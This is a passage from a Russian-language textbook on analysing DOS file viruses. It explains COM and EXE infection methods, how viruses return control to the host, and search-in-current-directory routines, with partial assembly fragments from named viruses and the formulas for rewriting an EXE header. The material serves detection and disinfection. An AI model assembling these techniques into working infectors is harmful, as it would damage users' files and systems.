          db 14 dup (?)     ; +42H - ???
Call3     db 3 dup  (?)     ; +50H - коды команд INT 21h и RETF
          db 9 dup  (?)     ; +53H - ???
FCB1      db 16 dup (?)     ; +5cH - FCB1
FCB2      db 16 dup (?)     ; +6cH - FCB2
          db 4 dup  (?)     ; +7CH - ???
DTA       db 128 dup (?)    ; +80H - DTA по умолчанию и командная строка (0-й байт - длина)
```

Таким образом, вирусу, возжелавшему заразить COM-программу, достаточно:

- каким-либо образом прикрепиться к ее файлу;
- заменить первую команду программы на свою.

Выполнено это может быть огромным количеством способов. Рассмотрим несколько наиболее часто встречающихся.

Способ 1 («стандартный»). Вирус приписывается к концу файла COM-программы, а в начало его вписывает ассемблерную команду (как правило, это «JMP» или «CALL») перехода на свое тело. Разумеется, прежнее начало программы, замененное командой перехода, сохраняется где-то внутри вируса. Пример – вирус **Vienna.648**.

Приписывание вирусного кода к концу программы приводит к невозможности использования в нем прямой адресации к ячейкам памяти (напрнмер, «MOV METKA,0»). Дело в том, что все прямые ссылки «плывут» на величину, равную длине заражаемой программы. Вирусописателям приходится усложнять свой алгоритм, используя косвенную адресацию со смещением (например, «MOV

METKA[SI],0»), причем в индексном регистре (это могут быть регистры SI, DI, BX или BP) должно содержаться «корректирующее» число. Буквально несколько лет назад, на рубеже веков, в русскоязычную литературу пришел «из-за бугра» специальный термин для этого числа – *«дельта-смещение»*. Пожалуй, его нельзя признать слишком удачным, но «на безрыбье» он быстро стал общепринятым. Для получения «дельта-смещения» обычно используется примерно вот такой фрагмент:

```
Start:
        call Next
Next:
        pop     si
        sub     si, 100h+(offset Next-offset Start) ; Для COM-вирусов это 103h
```

Очень часто он располагается в самом начале вирусного кода. Наличие такого или подобного ему фрагмента – важный признак зараженности программы!

Еще одна особенность, которую необходимо иметь в виду при анализе «стандартно» заражающих вирусов, связана с тем фактом, что многие создаваемые в последнее время COM-программы содержат внутри некое подобие внутренней структуры. В частности, системные утилиты MS Windows 95/98/ME разделены на несколько секций, одну из которых занимает исполнимый код, другую – область данных, третью – область инициализированных данных и текстовых строк и т. д. Благодаря этому при локализации Windows не требуется переписывать исходный текст и заново компилировать утилиты – достаточно заменить в них секцию с, например, англоязычными сообщениями, на секцию с русскими. Все секции объединены в кольцевой список, меткой заголовка секции является сигнатура «**NS», в которой первыми двумя символами закодирован язык: «ENUNS» – английский, «FRANS» – французский, «DEUNS» – немецкий, «RUSNS» – русский и т. п. Последний заголовок (точнее, первый, так как именно с него сама программа начинает обход списка) размещается в конце последней секции, то есть в конце COM-файла. Большинство вирусов, приписывающихся к такой программе, «сбивают» настройку, и утилита перестает корректно работать. На момент написания этих строк существуют по крайней мере два вируса – **Foo.956** и **TD.1536**, – которые учитывают это обстоятельство и заражают структурированные COM-программы «правильно»: переносят в конец файла метку «**NS» вместе со ссылкой на следующую секцию и корректируют эту

ссылку (следующие за сигнатурой два байта), увеличивая ее на длину вируса. Кстати, лечить зараженные такими вирусами программы надо тоже «правильно»!

Способ 2 («оверлейный»). Практически аналогичен тому, который используется в «оверлейных» вирусах: код оригинальной программы оказывается после кода «заразы». Отличие только в способе возврата управления «жертве» (см. далее). Примерами могут служить многочисленные вирусы из семейства **Pixel** (они же **Amstrad**).

Способ 3 («вытесняющий»). Из начала оригинальной программы изымается фрагмент, равный по размеру длине вируса, и прикрепляется к файлу в каком-нибудь другом месте (например, в конце). Вирус записывается в «освобожденное» место. Так работают, например, представители семейства **Gergana**.

Рис. 3.3 ❖ Основные способы заражения COM-программ

Способ 4 («*смешанный*»). Фактически имеются в виду все остальные схемы внедрения вирусного кода в тело программы. Вирусописателю никогда не было трудно изобрести и реализовать варианты, предусматривающие «перемешивание» фрагментов «жертвы» и вируса. Главное требование – чтобы первая команда принадлежала вирусу (хотя, как мы увидим дальше в разделе «Вирусы с неизвестной точкой входа», даже и это необязательно).

Например, классический вирус **Lehigh** размещал себя в середине файла «COMMAND.COM», в довольно обширной «пустой» области, содержащей нулевые байты.

А знаменитый **OneHalf.3544** хотя и приписывал свое зашифрованное тело к концу файла, зато команды декодирующего цикла оказывались раскиданы по файлу в виде случайным образом расположенных «островков».

3.3.2. Возврат управления «жертве»

Если вирус не «перезаписывающий», то он должен обеспечить нормальную работу зараженной им программы, чтобы пользователь ничего не заподозрил.

Именно фрагменты вируса, отвечающие за возврат управления «жертве», необходимо в первую очередь изучать вирусологу, для того чтобы разработать алгоритм «исцеления» зараженной программы. Ведь они сами по себе уже содержат алгоритм «исцеления».

Поскольку COM-программа не имеет никакой внутренней структуры, то вирусу вполне достаточно вернуть в памяти все перемещенные фрагменты в их первоначальные позиции, восстановить исходные значения регистров и передать управление на адрес 100h.

Вот несколько примеров того, как это делают вирусы, заражающие «стандартным» способом.

Вирус **IronMaiden.636**:

```
mov  ax,Save1[di] ; Байты №1 и №2
mov  [00100h],ax
mov  ah,Save2[di] ; Байт №3
mov  [00102h],ah
...
mov  ax,0100h
; Восстановление из стека регистров
pop  di
pop  si
pop  dx
pop  cx
pop  bx
pop  es
popf
...
push ax
...
retn
```

Вирус **AWME.1267**:

```
mov  di,100h
lea  si,Save[bp]
mov  cx,3
cld
rep  movsb
...
; Обнуление регистров
xor  bx,bx
xor  cx,cx
```

```
xor  dx,dx
xor  di,di
xor  si,si
; Восстановление сегментов
push cs
push cs
pop  ds
pop  es
mov  ax,100h
push ax
xor   ax,ax
retn
```

Сегментные регистры и регистры общего назначения при старте COM-программ имеют определенные значения:

- DX=CS=DS=ES=SS – сегментный адрес выделенной области памяти («базы»);
- DI=SP = 0FFFEh, а в стеке всегда 0;
- SI=IP = 100h;
- AX=BX =0 или 0FFh;
- CX = длина программы MOD 65535.

При возврате управления «жертве» вирусы далеко не всегда восстанавливают исходное содержимое регистров общего назначения. Большинство зараженных программ на это не обращают внимания, но некоторые могут работать некорректно. Среди вирусописателей «удовлетворительным» решением считается простое обнуление этих регистров перед возвратом в оригинальную программу. С другой стороны, некоторые «хитрые» вирусы сами иногда активно используют «стандартные» значения регистров для своих целей. Если программа окажется поочередно заражена «хитрым» и «ленивым» вирусами, то корректно работать она не будет.

Собственно передача управления коду «жертвы» может быть оформлена различными способами: с применением команд «JMP» внутрисегментного и межсегментного переходов, команд «RET» возврата из «ближних» и «дальних» процедур и даже команды «IRET» возврата из обработчика прерывания. Рассмотрим поучительный пример (вирус **Chukcha.554**).

```
sub    bx,bx              ; Обнуление регистра BX
sub    dx,dx              ; Обнуление регистра DX
mov    ax,0100            ; Втал.ивание в сте.
push   ax                 ;   стартового адреса
sub    ax,ax              ; Обнуление регистра AX
lea    di,[0100]          ; Стартовый адрес
```

```
lea     si, Program             ; Адрес прикрепленной "жертвы"
mov     cx, VirLen              ; Длина кода "жертвы"
repe    movsb                   ; Копирование кода жертвы в исходную позицию
retn                            ; Передача управления коду жертвы
```

Этот вирус работает по «оверлейному» методу, прикрепляя «жертву» к концу вирусного файла. После выполнения своих «супружеских обязанностей» (то есть после попытки размножения) **Chukcha.554** копирует код «жертвы» в «исходную позицию» и... Позвольте, но каким образом тогда сможет выполниться команда «RETN», совершающая «скачок» на адрес 100h, ведь она при этом копировании будет неминуемо уничтожена кодом оригинальной программы?!

Нет, это не ошибка. Дело в том, что младшие модели процессоров фирмы Intel выполняют команды, извлекая их из оперативной памяти не по одной, а группами. Первоначально команды оказываются во внутреннем буфере процессора, в так называемом *конвейере команд*. Длина этого конвейера постепенно росла вместе с номером версии процессора:

- 8086/8088 – 4 байта;
- 80286 – 8 байтов;
- 80386 – 16 байтов...

Таким образом, при выполнении рассматриваемого вирусного фрагмента «затирались» команды, еще находящиеся в оперативной памяти, а выполнялись – уже оказавшиеся в конвейере.

Но из архитектуры процессоров типа Pentium (и более старших моделей) «конвейер команд» был исключен. На практике это означает, что не только многие вирусы, но и почти все системы защиты от несанкционированного копирования, написанные примерно до середины 90-х годов XX века, актуальность потеряли.

Разумеется, конкретных способов возврата «жертве» управления почти столько же, сколько и самих вирусов. И не только рассмотреть, но и даже упомянуть все особенности и «тонкости» было бы затруднительно. Тем не менее почти все способы построены на общих принципах и реализованы при помощи ограниченного количества команд. Наиболее сильно сходство заметно при изучении многочисленных и примитивных *студенческих вирусов*, созданных начинающими вирусописателями. Это обстоятельство подтолкнуло разработчиков антивируса DrWEB в 1998 г. к попытке научиться искать в кодах программ типичные фрагменты, принадлежащие новым, еще неизвестным COM-вирусам, анализировать их и автоматически удалять «заразу» из программы. Найденные таким образом вирусы получили

в терминологии DrWEB общее имя **Ninnyish.Generic** (англ. *ninny* – дурачок, простофиля).

Задумано было хорошо, но практическая реализация, как это обычно водится, оказалась носителем ряда трудноустранимых недостатков. Главный недостаток заключался в ложных срабатываниях антивируса на совершенно безобидных фрагментах вполне «нормальных» программ. «Лечение» таких программ приводило к их безнадежной порче. Вот пример «мнимого больного»:

```
Start:
        call Next
Next:
        pop di
        sub di, 3
        lea di, Start[bx]
        movsb
        ret
End Start
```

Просуществовав пару лет, режим обнаружения и лечения «дурацких» вирусов был из программы DrWEB удален.

3.4. Вирусы, заражающие EXE-программы

...Апокалиптический образ существа, которое... несет в себе неведомую и грозную программу, и страшнее всего то, что оно само ничего не знает об этой программе...

А. и Б. Стругацкие. «Жук в муравейнике»

EXE-формат исполнимых файлов был разработан фирмой Microsoft в начале 80-х годов XX века и предназначался для «больших» программ, не умещавшихся в тесные рамки 64 Кб. Это – de facto и de jure – основной формат программ для MS-DOS.

Программист, разрабатывающий EXE-программу, может обратиться к любой, сколь угодно «далекой» (разумеется, в пределах 1 Мб) ячейке памяти примерно так:

```
L0C     dw      ?
        ...
        mov ds, seg L0C
        mov si, offset L0C
        mov ds:[si], 1234h
```

Компилятор, встретив ключевое слово «SEG», оставит конкретное числовое значение внутри кода инструкции «MOV» пустым, но компоновщик сохранит эту позицию в специальной *таблице перемещаемых ссылок* (Relocation Table) EXE-файла. В момент загрузки EXE-программы операционная система просканирует таблицу и заполнит все такие «пустые места» конкретными значениями сегментных адресов, зависящими от месторасположения программы в памяти. Конкретно: прибавит к «пустому месту» числовое значение «базы» – сегментного адреса области памяти, предназначенного для кода и данных программы[1]. При расчетах местоположения изменяемых ячеек памяти следует иметь в виду, что, как и в случае с COM-программами, первые 100h байтов этой области памяти занимает префикс программного сегмента; таким образом, сегментный адрес «базы» тождествен сегментному адресу PSP.

Другой особенностью EXE-программ является то, что сразу после загрузки сегментные регистры ES, DS, SS и CS имеют в общем случае разные значения, и, следовательно, данные, исполняемый код и стек могут располагаться в абсолютно разных сегментах.

Вот почему файлы, содержащие EXE-программы, обладают определенной внутренней структурой и содержат:

- специальный заголовок, описывающий параметры EXE-программы;
- размещенную сразу после заголовка таблицу перемещаемых ссылок;
- расположенные после таблицы программный код и данные (дисковый образ задачи).

Структура заголовка разработана два с половиной десятка лет назад программистом из Microsoft Марком Збыковски, который не постеснялся увековечить свое имя при помощи собственных инициалов – «MZ». Вот она (названия полей даются по гипертекстовому справочнику «Tech Help»):

```
ExeHead  dw 5A4Dh ; +00 'MZ' - сигнатура EXE-заголовка
PartPag  dw ?     ; +02 Кол-во байтов в последнем 512-байтнике EXE-файла
PageCnt  dw ?     ; +04 Кол-во 512-байтников в EXE-файле
ReloCnt  dw ?     ; +06 Число элементов в Relocation table
HdrSize  dw ?     ; +08 Суммарная длина в 16-байтниках заголовка и таблицы
MinMem   dw ?     ; +0A Минимальное кол-во 16-байтников требуемой памяти
MaxMem   dw ?     ; +0C Максимальное кол-во 16-байтников требуемой памяти
```

[1] Принцип настройки программного кода в процессе или после загрузки его в память по-английски называется «fix up».

```
ReloSS    dw ?      ; +0E Смещ. в 16-байтниках стекового сегмента относит-но "базы"
ExeSp     dw ?      ; +10 Значение указателя стека SP при старте программы
ChkSum    dw ?      ; +12 Контрольная сумма байтов программы (не используется)
ExeIP     dw ?      ; +14 Смещение стартовой команды программы относительно CS
ReloCS    dw ?      ; +16 Смещ. в 16-байтниках кодового сегмента относительно "базы"
TablOff   dw ?      ; +18 Адрес в файле Relocation Table
OvrNum    dw ?      ; +1A Номер оверлея (0 для корневого сегмента)
```

Relocation Table представляет собой множество пар 16-битовых слов, где каждое первое слово (нечетное) содержит смещение внутри сегмента перемещаемой ссылки, а каждое второе (четное) – смещение сегмента перемещаемой ссылки относительно «базы».

После загрузки программы в память образ задачи размещается, начиная со смещения 100h относительно «базы», но ни заголовок, ни таблица перемещаемых ссылок в памяти уже не присутствуют.

Интересно и важно, что все файлы Windows-программ тоже начинаются с этого заголовка. Правда, их структура гораздо сложней, кроме MZ-заголовка, имеются и другие заголовки, и подробнее все это будет рассмотрено в соответствующей главе.

3.4.1. «Стандартный» метод заражения

Местоположение точки входа в программу определяется парой «ReloCS:ExeIP» полей заголовка EXE-файла. Фактически значение поля «ReloCS» рассматривается операционной системой как смещение кодового сегмента программы, измеряемое в 16-байтных параграфах, относительно «базы». А значение поля «ExeIP» – байтовое смещение точки входа от начала этого кодового сегмента.

Вирусописателям при заражении EXE-программ приходится видоизменять (предварительно сохранив) значения полей «ReloCS» и «ExeIP» так, чтобы они указывали на некую команду внутри вируса, приписанного к концу EXE-файла. Пусть Len – это длина EXE-файла до заражения, а Delta – смещение первой команды внутри вируса (обычно Delta=0). Тогда новые значения полей ReloCS и ExeIP могут быть вычислены, например, следующим образом:

ReloCS = (Len – HdrSize×16)/16;
ExeIp = (Len – HdrSize×16)%16 + Delta.

После заражения программы полная длина ее файла увеличивается на длину вируса. Этот факт также необходимо отразить в полях заголовка. Пусть VirLen – длина кода вируса в байтах, тогда

PartPag = (Len + VirLen)%512;
PageCnt = (Len + VirLen)/512 + 1.

Поскольку «PageCnt» – это количество 512-байтовых страниц в файле, то прибавление единицы не потребуется в одном-единственном случае – когда остаток от деления равен нулю.

Бывает, что место под стек оказывается отведенным в конце EXE-программы. Чтобы избежать наложения кода вируса на область стека, вирусописатель может «отодвинуть» стековый сегмент:

ReloSS = ReloSS + VirLen/16.

Перед автором «стандартного» EXE-вируса при адресации к переменным в памяти часто встают примерно такие же проблемы, что и перед автором «стандартного» COM-вируса. Поэтому нередко первыми исполнимыми командами по-прежнему являются знаменитые «CALL $+3» и «POP <Регистр>», вычисляющие «дельта-смещение». Также для EXE-вирусов характерна адресация с указанием «CS:» в качестве префикса переназначения сегментов.

Выполнив свои «зловредные» действия, вирус должен вернуть управление коду «жертвы». Зная сегментный адрес «базы» (он при старте программы хранится в регистрах ES и DS либо доступен при помощи функции 62h прерывания 21h), вирус прибавляет к нему размер PSP (в 16-байтниках) и «старое» значение «ReloCS», получая кодовый сегмент. Смещение точки входа внутри кодового сегмента – это «старое» значение «ExeIP». Остается только выполнить дальний переход по рассчитанному адресу. Вот несколько примеров.

Вирус **Yankee.2C.2885**:

```
        mov     dx,ds
        add     dx,10
        add     dx,cs:ReloCS
        push    dx
        push    cs:ExeIP
        ...
        retf
```

Вирус **SVC.3103**:

```
        mov     bx,es
        add     bx,10
        add     bx,cs:ReloCS[si]
        mov     cs:SSS[si], bx
        mov     bx,cs:ExeIP[si]
        mov     cs:000,bx
        ...
        db      0EAh  ; jmp SSS:000
000     dw ?
SSS     dw ?
```

Алгоритм заражения EXE-программ, основанный на этих принципах и формулах, используется очень часто и считается «стандартным».

EXE-программы, которые содержат в своих файлах «внутренние» оверлеи, будучи заражены подобными вирусами, часто работают некорректно или совсем не работают. Такие программы получаются, например, в результате работы популярной системы программирования СУБД Clipper. Характерным признаком программ со «внутренними» оверлеями является несоответствие реальной длины файла и длины, рассчитанной по значениям полей «PartPag» и «PageCnt». «Хорошим тоном» среди вирусописателей считаются наличие в вирусе проверки на «оверлейность» и отказ от заражения подобных программ.

3.4.2. Заражение в середину файла

Одним из решений проблемы «оверлейных» EXE-программ является помещение вируса в середину файла – в пространство между заголовком (включающим в данном случае и Relocation Table) и образом задачи. Для этого вирус должен:

- «раздвинуть» файл, разместившись сразу после заголовка и приписав остаток программы к концу файла;
- видоизменить, как и в случае «стандартного» метода заражения, требуемые поля в заголовке;
- «пересчитать» Relocation table с учетом того, что код программы сдвинулся и все ссылки «поплыли».

Невооруженным глазом видно, что метод заражения в середину файла гораздо сложнее «стандартного» метода. Вот почему вирусов,

Рис. 3.4 ❖ Заражение EXE-программы в середину

заражающих в середину файла, относительно немного. В качестве примера можно привести представителей немногочисленного, состоящего всего из двух вирусов, семейства **Voronezh**.

Кстати, удалять из файла такого рода вирус не менее «противно», чем внедрять!

3.4.3. Заражение в начало файла

Не следует думать, что «заражение» программ – привилегия вирусов. Существует большое количество задач, решаемых при помощи внедрения «постороннего» кода в «мирную» программу. Например, этим приемом пользуются разработчики «навесных» защит от несанкционированного копирования (Nota, Cerberus и прочие). Код защиты *по вирусному принципу внедряется в пользовательскую программу*, первым получает управление, выполняет разнообразные проверки и лишь при успешном подтверждении легальности программной копии передает ей управление. Отличие от «настоящего» вируса одно – код защиты не умеет саморазмножаться, а «заражение» происходит с ведома владельца программы.

Как правило, одним из важнейших требований к такого рода «псевдовирусам» являются их надежность, способность корректно внедряться в самые разнообразные программы. Видимо, это возможно лишь в том случае, когда заражаемая программа представляет собой внутренний или внешний оверлей, а корневой сегмент (вирус или «псевдовирус») не пользуется штатными средствами операционной системы для загрузки и запуска этой программы, но выполняет эту операцию полностью самостоятельно.

Заразить программу по этому методу крайне просто, в точности так же, как было описано в разделе, посвященном «оверлейным» вирусам. Но вот возврат управления в программу происходит, в общем случае, нетривиально:

- выделяются фрагменты оперативной памяти для загрузки самой программы и для размещения ее среды, либо вирус освобождает для этой цели свои собственные фрагменты памяти, перемещаясь в другое место;
- код программы (имеется в виду «чистый» код, без заголовка и Relocation Table) загружается в нужную позицию оперативной памяти – сразу после PSP;
- сканируется Relocation Table и настраиваются перемещаемые ссылки в программе;

- соответствующим образом инициализируются все сегментные регистры и регистры общего назначения;
- управление передается на точку входа программы.

Фактически вирус выполняет при этом роль системного загрузчика.

В «псевдовирусах» заражение по данному алгоритму, как правило, сочетается со сложной шифровкой кода программы. В этом случае удалить «посторонний» код элементарно, основная же проблема состоит в восстановлении файла зараженной программы в исходном виде.

«Настоящие» вирусы редко используют подобную сложную технику, но иногда «это» случается. В качестве примера можно привести довольно «навороченный» вирус **Marina.1296**, созданный, по уверениям автора, «в память о несчастной любви». Девушки, не отвергайте программистов!

Кроме того, подобная техника характерна для так называемых утилит-«упаковщиков» (PKLITE, LZEXE и LZCOM, DIET, AINEXE, TSCRUNCH и прочие), которые позволяют «уменьшать» файлы, занимаемые программами. Делается это так: файл программы «компрессируется» при помощи какого-нибудь известного алгоритма сжатия данных (например, LZW) и приписывается в виде «внутреннего оверлея» к маленькой программке, которая при запуске перемещает свой код в неиспользуемые регионы памяти, «распаковывает» в освободившееся место свой «оверлей», настраивает в нем перемещаемые ссылки и передает на него управление. Впрочем, бывает, что «распаковывальщик» сам приписывается к сжатой программе наподобие вируса.

3.5. Нерезидентные вирусы

– ...Все, все нашли, – нежно сказал бородатый... – Все нашли и еще полмешка луку в придачу!

А. и Б. Стругацкие.
«В наше интересное время»

До сих пор мы обходили вниманием вопрос: каким образом вирусы обнаруживают свои жертвы? Настало время восполнить этот пробел.

Как мы уже упоминали раньше, по способу поиска жертв файловые вирусы могут быть разделены на две большие группы – резидент-

ные и нерезидентные. Отличительным свойством нерезидентных вирусов является то, что их «жизненный цикл», включающий этапы начальной инициализации, поиска и заражения жертв, укладывается всего в несколько мгновений сразу после получения ими управления. Выполнив свое «предназначение», нерезидентный вирус возвращает управление программе-вирусоносителю и «засыпает» в ожидании очередного запуска этой программы.

Рассмотрим несколько широко распространенных алгоритмов поиска потенциальных жертв, применяемых в нерезидентных вирусах.

3.5.1. Метод предопределенного местоположения файлов

Идея этого метода очень проста и основана на факте, что почти все компьютеры, на которых установлены «стандартное» программное обеспечение и «стандартный» набор приложений, с точки зрения расположения программ на диске похожи друг на друга, словно близнецы.

Известно, что только несколько процентов наиболее «извращенных» пользователей устанавливают операционную систему на диск D: или в каталог (папку) с экзотическими именами типа «W98» или «MustDie», в подавляющем же большинстве случаев для этой цели используются диск и каталог, имена которых предлагаются фирмой Microsoft по умолчанию, а именно «C:\Windows» или «C:\WINNT». А это означает, что с огромной вероятностью на таком компьютере командный процессор «COMMAND.COM» и игровая программа «SOL.EXE» лежат в каталоге «C:\Windows», а системная утилита «DEBUG.EXE» – в каталоге «C:\Windows\COMMAND» и т. п. С такой же долей вероятности 15 лет назад все системные файлы MS-DOS располагались в каталоге «C:\DOS», а популярнейшая оболочка Norton Commander «жила» в «C:\NC».

Разумеется, это обстоятельство не могли обойти своим вниманием вирусописатели. Например, один из первых в истории файловых вирусов, знаменитый **Lehigh**, ничтоже сумняшеся сразу пытался заразить файл «COMMAND.COM», находящийся в корневом каталоге текущего диска. Делал он это примерно так:

```
mov     ah, 19h             ; Функция 19h - номер текущего диска
int     44h                 ; Наивная хитрость, на самом деле вызывается Int 21h
add     al, 61h             ; Генерация буквы имени устройства по номеру
...
mov     bx, offset NAME
```

```
mov     [bx], al            ; Вставка нужной буквы в начало пути файла
mov     dx, bx
mov     ax, 3D02h           ; Попытка открыть файл командного процессора
int     44h
...
NAME    db 'X:\COMMAND.COM', 0
```

Правда, далее он начинал работать как резидентный вирус, но вышеприведенный фрагмент отлично демонстрирует именно метод «предопределенного местоположения файлов».

В качестве других примеров можно привести старинный вирус **Abraxas.1304**, начинающий работу с заражения файла «C:\DOS\DOSHELL.EXE», и несколько более «свежий» вирус **Truxested**, пытающийся заразить некоторые, заранее внесенные в список жертв, файлы в каталогах «C:\DOS» и «C:\WINDOWS».

Описанный метод применяется в вирусах не слишком часто. Действительно, ведь вирусы претендуют на «вечную жизнь», в то время как все течет и все изменяется. Например, каталог «C:\DOS» сейчас присутствует далеко не на всех машинах, да и даже там, где он есть, весьма маловероятно наличие в этом каталоге файла оболочки DOSSHELL из версии 5.0 операционной системы MS-DOS. А файл «C:\COMMAND.COM» хоть и является непременным атрибутом операционных систем семейства Windows 9X, но размещается в корневом каталоге лишь «в справочных целях», в то время как «активной» является копия командного процессора, загружаемая из файла «C:\Windows\COMMAND.COM» (это легко проверить, выполнив команду SET и обратив внимание на строку, определяющую значение переменной окружения «COMSPEC»).

Способ самостоятельного удаления вирусов, обнаруживающих свои жертвы по описанному алгоритму, крайне прост: надо восстановить зараженные файлы, взяв их из дистрибутива операционной системы или прикладной программы.

3.5.2. Метод поиска в текущем каталоге

Это самый знаменитый метод, используемый авторами компьютерных вирусов. Практически каждый «самоутверждающийся» вирусописатель начинает свою деятельность именно с вируса, разыскивающего и заражающего свои «жертвы» в текущем каталоге. В любой достаточно большой вирусной коллекции превалируют именно такие, не всегда безобидные, но в любом случае – крайне «тихоходные» саморазмножающиеся программы. Даже если обратиться к скрижа-

лям, на которых выбиты сказания и легенды о самых ранних этапах вирусной истории, очень трудно найти информацию о том, что какой-либо устроенный подобным образом вирус вызвал сколь-нибудь заметную эпидемию на пользовательских компьютерах. Ну разве что можно изредка найти упоминания о вирусах семейств **Pixel** и **Amstrad**, ухитрявшихся путешествовать с компьютера на компьютер в те годы, когда единственным вариантом носителя для работы и обмена программами служили гибкие пятидюймовые дискеты объемом 360 Кб.

Впрочем, существует по крайней мере одно исключение из общего правила – компьютерный вирус, который стал невероятно известным и размножился в огромных количествах, несмотря на крайнюю примитивность: **Khizhnjak.Hallo.759** (известный также под именами **Khijhnjak.759**, **C-759** и др.). Комизм ситуации в том, что этот вирус размножался не самостоятельно, но стараниями десятков и сотен почитателей «творчества» некоего П. Л. Хижняка, опубликовавшего в 1991 г. тонкую невзрачную брошюрку под названием «Пишем вирус и антивирус» [32]. В этом опусе приводился исходный ассемблерный текст крайне примитивной, неряшливо и нерационально написанной саморазмножающейся программы, заражавшей файлы в текущем каталоге и сообщавшей: «Hallo! I have got virus for you!». Этого оказалось достаточно, чтобы сонмы «страждущих» кинулись набирать вручную текст вируса, исправляя в меру своего понимания и разумения имевшиеся в нем ошибки, переставляя местами некоторые команды и заменяя строку сообщения на свои собственные «копирайты» типа: «KIPA Ver1.0 Sergey K. School 654 class 9» или «Евгенич, ты скотина!!! ХА-ХА-ХА!!!».

Настоящей эпидемии, конечно, не было. Но в школах, лицеях, гимназиях и институтах в течение нескольких лет после выхода книжки регулярно разражались десятки «микроэпидемий», инициированных шкодливыми ручонками сопливых «вирусомарателей». П. Л. Хижняк добился своего. Его имя в среде вирусологов и «продвинутых» вирусописателей стало нарицательным.

Метод поиска «жертв» в текущем каталоге основан на совместной работе пары функций MS-DOS: 4Eh «FindFirstFile» и 4Fh «FindNextFile», доступных через программное прерывание 21h. Нередко вирусы, использующие этот метод, называют просто «Search»-вирусами (от англ. *to search* – искать).

Функция с кодом 4Eh инициализирует процесс циклического поиска и пытается найти первый файл, соответствующий требуемым




Рис. 3.5 ❖ Алгоритм работы search-вируса

маске поиска и файловым атрибутам. Перед вызовом этой функции необходимо поместить в регистр AH код функции (число 4Eh), в регистр CX – набор битовых атрибутов искомого файла, а в регистровую пару DS:DX – адрес текстовой строки, задающей маску поиска. Перечислим биты в регистре CX, задающие правила поиска файлов:

- бит 0 – защищенные от записи;
- бит 1 – скрытые;
- бит 2 – системные;
- бит 3 – файлы типа «метка тома»;
- бит 4 – каталоги (ведь это тоже файлы!);
- бит 5 – «архивированные» файлы.

Функция с кодом 4Fh требует только поместить свой код в регистр AH и вызвать прерывание 21h. При каждом вызове она последовательно перебирает все файлы, соответствующие условиям, определенным в функции 4Eh.

Обе функции возвращают установленный в единицу бит CARRY в регистре флагов, если список «подходящих» файлов исчерпан. В случае успешного завершения обе функции возвращают блок информации со следующей структурой:

```
Reserved        db 15h dup (?)
Attr            db ?            ; +15h Атрибуты найденного файла
Time            dw ?            ; +16h Время создания файла ( биты 0-4 -
                                ; секунды, 5-10 - минуты, 11-15 - часы
Date            dw ?            ; +18h Дата создания файла
Size            dd ?            ; +1Ah Размер файла
Name            db 14 dup (?)   ; +1Eh Имя файла в формате 8.3
```

Эта информация помещается в связанную с программой область DTA – Data Transfer Area. По умолчанию область DTA находится по адресу DS:80h, то есть в том же районе, какой зарезервирован для размещения командной строки программы. Поэтому очень многие «криво» написанные вирусы, работающие с функциями 4Eh/4Fh, способны необратимо испортить командную строку, передаваемую программе. Выглядит это, например, так: пользователь запускает форматирование дискеты командой «FORMAT A:», но программа «FORMAT.COM», зараженная подобным некорректно написанным вирусом, упорно отказывается видеть имя форматируемой дискеты. Действительно, в область памяти, предназначенную для строчки «A:», функции 4Eh/4Fh во время работы вируса успевают поместить атрибуты и прочие параметры какого-то файла, то есть, с точки зрения программы «FORMAT», нераспознаваемый двоичный мусор.

Более аккуратно написанные вирусы на время своей работы при помощи функции с кодом 1Ah изменяют местоположение области DTA в памяти, а потом возвращают его на место.

Рассмотрим фрагмент листинга вируса **Khizhnjak.Hallo.759**, использующий метод поиска при помощи функций 4Eh/4Fh:

```
        ; Сохранение области PSP
        mov     cx,0100
        mov     bx,0000
Loop1:
        mov     al, cs:[bx]
        mov     Save[bx], al
        inc     bx
        loop    Loop1
        ; Поиск первого подходящего файла
        lea     dx, Mask[bx]
        mov     cx,0020  ; Атрибуты
        mov     ah,4E               ; FindFirstFile
        int     21
        jnc     Infect              ; На фрагмент инфицирования
        jmp     NoMore              ; На фрагмент завершения
                ...
        NextF:
        ; Поиск следующего подходящего файла
```

```
        mov     ah, 04F   ; FindNextFile
        int     021
        jnc     Infect            ; На фрагмент инфицирования
        jmp     NoMore            ; На фрагмент завершения
Infect:
                ...
        ; Фрагмент заражения программы (пропущен)
          jmp   NextF
        ; Восстановление области PSP
        NoMore:
        mov     cx,0100
        mov     al, Save[bx]
        mov     cs: byte  ptr [bx],al
        inc     bx
        loop    000001A5
        ...
        Mask:   db      '*.com',0   ; Маска поиска файлов
```

Любопытно, что этот вирус даже не пытается переназначить местоположение области DTA при помощи функции 1Ah. Вместо этого он перед началом работы сохраняет где-то «в чуланчике», а перед завершением – восстанавливает весь 256-байтовый фрагмент памяти, содержащий PSP и командную строку. Тем не менее результат оказывается достигнут – зараженная программа не теряет доступа к своей командной строке.

Нередко программы, зараженные «Search»-вирусами, можно распознать, даже не пытаясь дизассемблировать их код. Дело в том, что если область DTA сохраняется вместе с вирусом, то внутри зараженной программы «на просвет» видны текстовые строки – имя зараженной программы и маска. Вот фрагмент дампа программы, зараженной вирусом **Bebe.1004**, в котором четко выделяются маска «*.COM» и имя зараженного файла «COMMAND.COM»:

```
0C 01 00 00-00 00 00 00-00 00 00 00-05 00 2A 2E ..............*.
43 4F 4D 00-80 00 78 1D-01 3F 3F 3F-3F 3F 3F 3F COM.A.x..???????
3F 43 4F 4D-3F 02 00 00-00 00 00 00-00 20 7B 0A ?COM?.........{.
4C 18 02 00-00 00 43 4F-4D 4D 41 4E-44 2E 43 4F L.....COMMAND.CO
4D 00 00 00-00 00 00 00-58 2E A3 CC-01 58 1E 06 M.......X.r..X..
...
CD CD CD CD-CD 20 56 49-52 55 53 21-20 CD CD CD ----- VIRUS! ---
